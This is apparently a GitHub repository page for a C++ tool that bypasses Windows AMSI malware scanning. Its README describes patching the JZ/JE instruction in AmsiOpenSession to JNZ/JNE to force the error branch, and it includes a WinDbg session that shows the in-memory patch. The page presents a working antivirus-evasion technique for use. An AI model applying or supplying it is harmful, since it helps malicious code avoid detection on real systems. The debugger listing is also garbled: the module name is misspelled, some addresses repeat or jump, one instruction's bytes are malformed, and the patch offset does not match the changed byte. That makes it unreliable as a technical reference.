



SaadAhla / AMSI\_patch Public

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AmsiOpenSession

LICENSE

README.md

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Inside AmsiOpenSession, there is a `TEST` instruction that sets the zero flag (`ZF`), when the result of the `AND` operation is zero, and if the zero flag is 1 it will take the error branch because of the `JZ` instruction that will jump if `ZF` is 1, but if everything is ok the error branching will never took, so what about forcing it by patching `JZ` to `JNZ`.

N.B: `JZ` is similar to `JE` and `JNZ` is similar to `JNE` :

About

Patching AmsiOpenSession by forcing an error branching

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Releases


No releases published

Packages

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Languages

C++ 100.0%



You can see after patching JE to JNE using windbg, the Error branching is forced and AMSI is patched :

```
ntdll!DbgBreakPoint:
00007ffd1de50bb0 cc int 3

0:020> u amis!AmisOpenSession
amis!AmisOpenSession:
00007ffd05f33760 4885d2 test rdx,rdx
00007ffd05f33763 7447 je amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f33765 4885c9 test rcx,rcx
00007ffd05f33768 7442 je amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f3376a 813941d5349 cmp dword ptr [rcx],49534041h
00007ffd05f337f0 753a jne amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f337f2 4883790800 cmp qword ptr [rcx+8],0
00007ffd05f337f2 7433 je amis!AmisOpenSession+0x4c (00007ffd05f3382c)
0:020> eb amis!AmisOpenSession+0x375
0:020> u amis!AmisOpenSession
amis!AmisOpenSession:
00007ffd05f33760 4885d2 test rdx,rdx
00007ffd05f33763 7547 jne amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f33765 4885c9 test rcx,rcx
00007ffd05f33768 7442 je amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f3376a 813941d5349 cmp dword ptr [rcx],49534041h
00007ffd05f337f0 753a jne amis!AmisOpenSession+0x4c (00007ffd05f3382c)
00007ffd05f337f2 4883790800 cmp qword ptr [rcx+8],0
00007ffd05f337f2 7433 je amis!AmisOpenSession+0x4c (00007ffd05f3382c)
```

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